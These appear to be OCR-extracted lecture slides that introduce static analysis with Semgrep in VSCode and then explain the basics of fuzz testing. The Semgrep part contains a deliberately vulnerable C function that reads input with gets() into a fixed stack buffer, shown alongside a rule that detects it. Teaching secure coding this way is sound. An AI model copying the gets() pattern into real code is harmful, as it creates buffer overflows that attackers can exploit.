
Source: https://semgrep.dev

Static Analysis




Source: https://semgrep.dev

Static Analysis




Source: https://semgrep.dev

Static Analysis



Source: https://semgrep.dev

Static Analysis



Source: https://semgrep.dev

Static Analysis Example: Semgrep + VSCode

```
1   #include <stdio.h>
2
3   int DST_BUFFER_SIZE = 120;
4
5   int bad_code() {
6       char str[DST_BUFFER_SIZE];
7       gets(str);
8       printf("%s", str);
9       return 0;
10  }
```

Try: install the Semgrep plug-in for VSCode

Static Analysis Example: Semgrep + VSCode

```
1   #include <stdio.h>
2
3   int DST_BUFFER_SIZE = 120;
4
5   int bad_code() {
6       char str[DST_BUFFER_SIZE];
7       gets(str);
8       printf("%s", str);
9       return 0;
10  }
```

Static Analysis Example: Semgrep + VSCode

```c
#include <stdio.h>

int DST_BUFFER_SIZE = 120;

int bad_code() {
    char str[DST_BUFFER_SIZE];
    gets(str);
    printf("%s", str);
    return 0;
}
```

```yaml
rules:
  - id: insecure-use-gets-fn
    pattern: gets(...)
    message: Avoid 'gets()'. This function does not consider buffer boundaries and
      can lead to buffer overflows. Use 'fgets()' or 'gets_s()' instead.
    metadata:
      cwe:
        - "CWE-676: Use of Potentially Dangerous Function"
      references:
        - https://us-cert.cisa.gov/bsi/articles/knowledge/coding-practices/fgets-and-gets_s
      category: security
      technology:
        - c
      confidence: MEDIUM
      subcategory:
        - audit
      likelihood: LOW
      impact: HIGH
      license: Semgrep Rules License v1.0. For more details, visit
        semgrep.dev/legal/rules-license
      vulnerability_class:
        - Dangerous Method or Function
    languages:
      - c
    severity: ERROR
```

While coding, Semgrep applies its security rules to search for specific code patterns

Static Analysis Example: Semgrep + VSCode

```c
#include <stdio.h>

int DST_BUFFER_SIZE = 120;

int bad_code() {
    char str[DST_BUFFER_SIZE];
    gets(str);
    printf("%s", str);
    return 0;
}
```

The Semgrep extension for VSCode shows that the rule has a match in our code


Fuzz Testing

- **Fuzz testing** (also called "**fuzzing**") aims at checking software via:
  - unexpected, invalid or random data (the "**fuzz**")
  - collecting the behavior of the software under test (e.g., crash)
  - trying to automatize the whole process.
- The method is very effective:
  - appreciated by Linus Torvalds for improving the quality of Linux
  - used to discover Shellshock plaguing the Bash (CVE-2014-6271)
  - a great piece of history of computer science.
- A **fuzzer** is composed of three basic blocks:
  - the **Input Generator**
  - the **Executor**
  - the **Defect Monitor**.

Source: https://ejaaskel.dev/black-box-fuzzing-kernel-modules-in-yocto/


Fuzz Testing

- A typical **fuzzer** is composed of three basic blocks.




Fuzz Testing

- A typical **fuzzer** is composed of three basic blocks.




Fuzz Testing

- A typical **fuzzer** is composed of three basic blocks.



Fuzz Testing


- There are two main approaches to produce the fuzz:
  - **Mutation-based**: the fuzzer mutates one or more sample inputs to produce a new sample
  - **Generation-based**: the fuzzer produces samples by following an initial configuration, without relying upon any pre-existing example.



Fuzz Testing

Inserting probes into the binary (i.e., instrumentation) can provide information during execution, for instance about code coverage, e.g., this branch of the software has/has not been executed


- Fuzzing paradigms depend on the software under test:
  - **Blackbox**: there is no knowledge about the internals of the program and testing is based only according to inputs and observed outputs/behaviors
  - **Greybox**: there is a partial knowledge about the internals of the program, such as code coverage information.



A greybox "view" may be obtained via reverse engineering

Fuzz Testing

- **Fuzzing Strategy**:
  - it defines what we want to look for with our inputs/tests
  - **examples**: out-of-memory errors, specific signals from the operating system (e.g., SIGSEGV revealing a segmentation fault), perturbations to the filesystem.




Fuzz Testing: xpdf

